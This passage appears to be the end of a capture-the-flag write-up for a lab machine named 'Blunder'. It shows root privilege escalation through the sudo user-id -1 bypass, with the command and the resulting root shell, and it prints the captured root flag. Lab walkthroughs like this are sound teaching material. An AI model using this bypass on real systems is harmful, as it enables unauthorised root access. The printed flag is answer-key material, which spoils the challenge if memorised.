Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
```

So far things are working as expected. The vulnerability is that I can enter user id -1, and `sudo` will treat that as root. It works:

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
Password:
root@blunder:/home/hugo#
```

Now I can grab `root.txt`:

```
root@blunder:/root# cat root.txt
e9d843d21b2f8705edd58055c0e072cb
```